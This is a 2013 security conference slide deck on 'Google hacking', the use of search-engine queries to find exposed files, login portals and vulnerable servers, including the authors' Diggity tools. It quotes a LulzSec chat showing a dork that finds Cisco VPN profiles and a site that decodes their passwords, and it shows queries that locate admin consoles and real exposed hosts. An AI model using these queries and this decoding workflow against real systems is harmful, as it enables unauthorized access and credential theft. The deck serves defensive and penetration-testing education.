



# Google Hacking

W4 - Using Google to Find Vulnerabilities in Your IT Environment

14 April 2013 – InfoSec World 2013 – Orlando, FL



Presented by:  
Francis Brown & Rob Ragan  
Stach & Liu, LLC  
[www.stachliu.com](http://www.stachliu.com)

# Agenda

## OVERVIEW

- Introduction/Background
- Advanced Attacks
  - **NEW** Diggity Attack Tools
  - Malware and Search Engines
  - Non-Diggity Tools
- Advanced Defenses
  - **NEW** AlertDiggity Cloud Database
- Future Directions

# Introduction/Background

GETTING UP TO SPEED





# Open Source Intelligence

SEARCHING PUBLIC SOURCES

OSINT – is a form of intelligence collection management that involves finding, selecting, and acquiring information from *publicly available* sources and analyzing it to *produce actionable intelligence*.


# Google/Bing Hacking

## SEARCH ENGINE ATTACKS



# Google vs Bing Size

MORE BANG FOR YOUR SEARCH



# Attack Targets

## GOOGLE HACKING DATABASE



- Advisories and Vulnerabilities (215)
- Error Messages (58)
- Files containing juicy info (230)
- Files containing passwords (135)
- Files containing usernames (15)
- Footholds (21)
- Pages containing login portals (232)
- Pages containing network or vulnerability data (59)
- Sensitive Directories (61)
- Sensitive Online Shopping Info (9)
- Various Online Devices (201)
- Vulnerable Files (57)
- Vulnerable Servers (48)
- Web Server Detection (72)



# Google Hacking = Lulz

REAL WORLD THREAT

LulzSec and Anonymous believed to use Google Hacking as a primary means of identifying vulnerable targets.

*Their releases have nothing to do with their goals or their lulz. It's purely based on whatever they find with their "google hacking" queries and then release it.*

*- A-Team, 28 June 2011*



# Google Hacking = Lulz


## REAL WORLD THREAT

22:14 <@kayla> Sooooo...using the link above and the *google hack string*.  
*!Host=\*. \* intext:enc\_UserPassword=\* ext:pcf* Take your pick of VPNs you  
want access too. Ugghh.. *Aaron Barr CEO HBGary Federal Inc.*

22:15 <@kayla> download the pcf file

22:16 <@kayla> then use <http://www.unix-ag.uni-kl.de/~massar/bin/cisco-decode?enc=> to clear text it

22:16 <@kayla> = *free VPN*



The screenshot shows a Google search interface. The search bar contains the query `!Host=*. * intext:enc_UserPassword=* ext:pcf`. Below the search bar, it indicates "About 877 results (0.24 seconds)". The search results are listed on the right side of the page. The first result is titled "DentsuVPN.pcf" and is from "www.net-root.com/files/Cisco/DentsuVPN.pcf - United Kingdom - Cached". The description for this result is: "[main] Description= Host=109.204.23.27 AuthType=1 ... UserPassword= enc\_UserPassword= NTDomain= EnableBackup=0 BackupServer= EnableMSLogon=1 MSLogonType=0 ...". The second result is titled "csd-kerb.pcf" and is from "www.cs.umd.edu/~ntg/csvpn/csd-kerb.pcf - Cached". The description for this result is: "[main] Description= Host=vpn.cs.umd.edu AuthType=1 GroupName=csd-kerb GroupPwd= ... Username= SaveUserPassword=1 UserPassword= enc\_UserPassword= NTDomain= ...". On the left side of the page, there are navigation links for "Everything", "Images", "Videos", "News", "Shopping", and "More". A red speech bubble points to the search bar with the text "Google Hacking search used by Kayla of LulzSec".



# Diggity Tools

## PROJECT OVERVIEW



### GOOGLE HACKING DIGGITY HISTORY OF GOOGLE HA

History of Google Hacking

Timeline Flipbook List Map

Timeline of Google Hacking events:

- 2006: Bing tool released by Blueinfy (Nov 2005)
- 2007: Google Hacking v2 released (Nov 2, 2007)
- 2008: cDc Goolag - gui tool released (Mar 2008)
- 2009: FoundStone SiteDigger v 3.0 released (Dec 1, 2009); Google shuts down SOAP Search... (Sep 7, 2009)
- 2010: Stach & Liu Unveils Google/Bi (Jul 29, 2010); GHDB Reborn Annou (Nov 9, 2010)
- 2011: (Events listed but not fully visible)

### RESOURCES GOOGLE HACKING DIGGITY PROJECT

#### Google Hacking Diggity Project

The Google Hacking Diggity Project is a research and development initiative dedicated to investigating the latest techniques that leverage search engines, such as Google and Bing, to quickly identify vulnerable systems and sensitive data in corporate networks. This project page contains downloads and links to our latest Google Hacking research and free security tools. Defensive strategies are also introduced, including innovative solutions that use Google Alerts to monitor your network and systems.

### DEFENSE TOOLS

### ATTACK TOOLS

### PRESENTATION SLIDES



# Diggity Tools

ATTACK TOOLS



Tool	Description
<b>GoogleDiggity</b>	Traditional Google hacking tool
<b>BingDiggity</b>	Bing equivalent of traditional Google hacking tool
<b>FlashDiggity</b>	Adobe Flash security scanning tool
<b>DLPDiggity</b>	Data loss prevention scanning tool
<b>LinkFromDomain</b>	Bing footprinting tool based on off-site links
<b>CodeSearch Diggity</b>	Open-source code vulnerability scanning tool
<b>MalwareDiggity</b>	Malware link detection tool for off-site links

# Diggity Tools


NEW ATTACK TOOLS



Tool	Description
PortScan Diggity	Passive port scanning via Google
NotInMyBackYard	Easily find your info in third-party sites
BHDB 2.0	New Bing Hacking DB now as effective as Google
Bing BinaryMalware	Find malware via Bing's indexing of executables
CodeSearch <b>REBORN</b>	Brought back from the dead
SHODAN Diggity	Easy interface to SHODAN search engine

# Diggity Scraping

NEW ACROSS ALL ATTACK TOOLS



# Diggity Scraping

## PROXIES SPECIFICATION


The screenshot displays the Diggity software interface. At the top right, a 'Search Diggity' menu is open, with 'Options' and 'Proxies' highlighted. The main window, titled 'Auto Proxies', features buttons for 'Add', 'Auto-Find', 'Test', and 'Purge'. Below these buttons are three columns of proxy addresses:

- Bad: (36)**: A list of proxy addresses, including `http://60.12.193.47:8090`, `http://211.154.83:5:80`, `http://60.10.58.3:8090`, `http://222`, `http://124`, `http://58.2`, `http://119.73.47.165:8118`, and `http://119.73.74.222:8118`.
- Untested: (15)**: A list of proxy addresses, including `http://121:110.15.100:80`, `http://211:51.152.108:80`, `http://92.9:15.89:8118`, `htt`, `htt`, `http://124.195.6.243:8080`, `http://92.96.205.66:8118`, and `http://189.39.115.174:3128`.
- Good: (249)**: A list of proxy addresses, including `http://200.32.64.235:8080`, `http://189.80.20.187:8080`, `http://113.105.85.6:8080`, `http://61.152.106.203:8080`, `http://200.58.199.50:8080`, `http://119.30.112.212:8080`, `http://171.101.111.232:3128`, and `http://177.69.203.242:8080`.

Red callout boxes provide instructions: 'Automatically find open web proxies to use' points to the 'Auto-Find' button, and 'Test to ensure proxies are actually working and are fast' points to the 'Test' button.

# Diggity Scraping

## MANUAL PROXIES SPECIFICATION





# Advanced Attacks

WHAT YOU SHOULD KNOW





# Diggity Core Tools

STACH & LIU TOOLS


## Google Diggity

- Uses [Google JSON/ATOM API](#)
  - Not blocked by Google bot detection
  - Does not violate Terms of Service
  - Max 100 results per query
  - Max 10k queries per day. \$5 per 1000 queries
- Required to use [Google custom search](#)



## Bing Diggity

- Uses [Bing Search API \(Azure Marketplace\)](#)
  - 5,000 queries per month for free
  - Max 50 results per query
- Company/Webapp Profiling
  - Enumerate: URLs, IP-to-virtual hosts, etc.
- Bing Hacking Database (BHDBv2)
  - Vulnerability search queries in Bing format






# New Features

## DIGGITY CORE TOOLS


### Google Diggity - New API

- Updated to use **Google JSON/ATOM API**
- Due to deprecated Google AJAX API



### Misc. Feature Upgrades

- Auto-update for dictionaries
- Output export formats
  - Now also XLS and HTML
- Help File – chm file added




# New Features


## DOWNLOAD BUTTON

### Download Buttons for Google/Bing Diggity

- Download actual files from Google/Bing search results
  - Downloads to default: `C:\DiggityDownloads\`




- Used by other tools for file download/analysis:
  - FlashDiggity, DLP Diggity, MalwareDiggity,...



# New Features

AUTO-UPDATES



## SLDB Updates in Progress

- Example: SharePoint Google Dictionary
  - [http://www.stachliu.com/resources/tools/sharepoint-hacking-diggity-project/#SharePoint – GoogleDiggity Dictionary File](http://www.stachliu.com/resources/tools/sharepoint-hacking-diggity-project/#SharePoint%20-%20GoogleDiggity%20Dictionary%20File)

Google search for `"/_vti_bin/lists.aspx" filetype:asmx` results in approximately 98,300 results. A red callout bubble highlights that 98,000 of these are exposed SharePoint "Lists Web Service".

# New Features

## IP ADDRESS RANGES

GoogleDiggity can now search for IP Address Ranges

The screenshot shows a Google search interface. The search bar contains the query `site:216.75.*.*`. A callout bubble points to this query with the text: "GoogleDiggity automatically converts IP address ranges of different formats to site:10.1.\*.\* notation".

The search results include:

- [www.google.com/webmasters/](http://www.google.com/webmasters/) Do you own **216.75.\*.\***? Get indexing and r from Google.
- [Dallas Personal Injury Lawyer - 216.75.26.194/](http://216.75.26.194/)  
Freese & Goss PLLC is a newly-forme Richard A. Freese. Tim.
- [Paginas Tops del dia 216.75.7.67/topdia.php](http://216.75.7.67/topdia.php) Translate thi  
Una mujer de verdad siempre tiene su Piñera: "Y mis más condolencias a los

On the left sidebar, the location is set to "Tempe, AZ".

On the right, a sidebar panel titled "sites/Domains/IP Ranges" is open. It contains a list of IP ranges:

- 216.75.0.0/16 [Remove]
- 216.75.26.1-216.75.26.255 [Remove]

Buttons for "Import" and "Clear" are visible at the bottom of the sidebar panel. A callout bubble points to the list with the text: "GoogleDiggity now can search IP address ranges".

# New Features

## TARGETING HTTP ADMIN CONSOLES

Searching for web admin interfaces on non-standard HTTP ports

The image displays two screenshots of Google search results. The left screenshot shows a search for `site:/com:*`, resulting in approximately 681,000 results. A callout box points to the search query and another callout box points to the search results, stating: "All non-port 80/443 HTTP admin consoles for .com". The right screenshot shows a search for `site:/216.75.*:*`, resulting in 16 results. A callout box points to the search query and another callout box points to the search results, stating: "IP address range search for HTTP admin interfaces on non-standard ports".

**Left Screenshot:**

- Search query: `site:/com:*`
- Results: About 681,000 results (0.06 seconds)
- Callout: All non-port 80/443 HTTP admin consoles for .com
- Visible results include:
  - [Twimbow - Colored Thought](https://www.twimbow.com:5223/)
  - [VastSpot.Com - Server](https://www.vastspot.com:81/)
  - [Davidsons Motors - Denver](https://davidsonsmotors.com:16/)

**Right Screenshot:**

- Search query: `site:/216.75.*:*`
- Results: 16 results (0.06 seconds)
- Callout: IP address range search for HTTP admin interfaces on non-standard ports
- Visible results include:
  - [SmarterMail Login - SmarterMail](https://216.75.63.101:9998/)
  - [SHOUTcast Administrator](https://216.75.172.130:8015/)
  - [Prolinkweb - Web Mail](https://216.75.20.82:32000/mail/)

# Dictionary Updates

## THIRD-PARTY INTEGRATION

New maintainers of the GHDB – 09 Nov 2010

- <http://www.exploit-db.com/google-hacking-database-reborn/>

### Google Hacking Database Reborn

9th November 2010 - by admin

The incredible amount of information continuously leaked onto the Internet, and therefore accessible by Google, is of great use to penetration testers around the world. Johnny Long of [Hackers for Charity](#) started the Google Hacking Database (GHDB) to serve as a repository for search terms, called Google-Dorks, that expose sensitive information, vulnerabilities, passwords, and much more.



**GOOGLE**  
**HACKING-DATABASE**

As Johnny is now pursuing his [mission in Uganda](#), he has graciously allowed us at The Exploit Database to pick up where the GHDB left off and resurrect it. It is with great excitement that we announce that the [GHDB](#) is now being hosted by us and actively maintained again. This will allow us to tie the GHDB directly into our database of exploits providing the most current information possible.

# Google Diggity

## DIGGITY CORE TOOLS

The screenshot displays the Google Diggity application window. The interface includes a menu bar (File, Options, Help), a toolbar with 'SCAN', 'Cancel', and 'Download' buttons, and a search configuration area. The search configuration area contains fields for 'API Key', 'Google Custom Search ID', and 'Sites/Domains' (with 'stachliu.com' listed). A 'Query Appender' and a tree view of 'Queries' (including FSDB, GHDB, and various file types) are on the left. The main area shows a table of search results for 'site:stachliu.com'.

Category	Subcategory	Search String	Page Title	URL
Custom	Custom	site:stachliu.com	Stach & Liu	<a href="http://www.stachliu.com/">http://www.stachliu.com/</a>
Custom	Custom	site:stachliu.com	Services « Stac	<a href="http://www.stachliu.com/services/">http://www.stachliu.com/services/</a>
Custom	Custom	site:stachliu.com	Resources « St	<a href="http://www.stachliu.com/resources/">http://www.stachliu.com/resources/</a>
Custom	Custom	site:stachliu.com	Company « Sta	<a href="http://www.stachliu.com/company/">http://www.stachliu.com/company/</a>

The 'Output' section shows the following text:

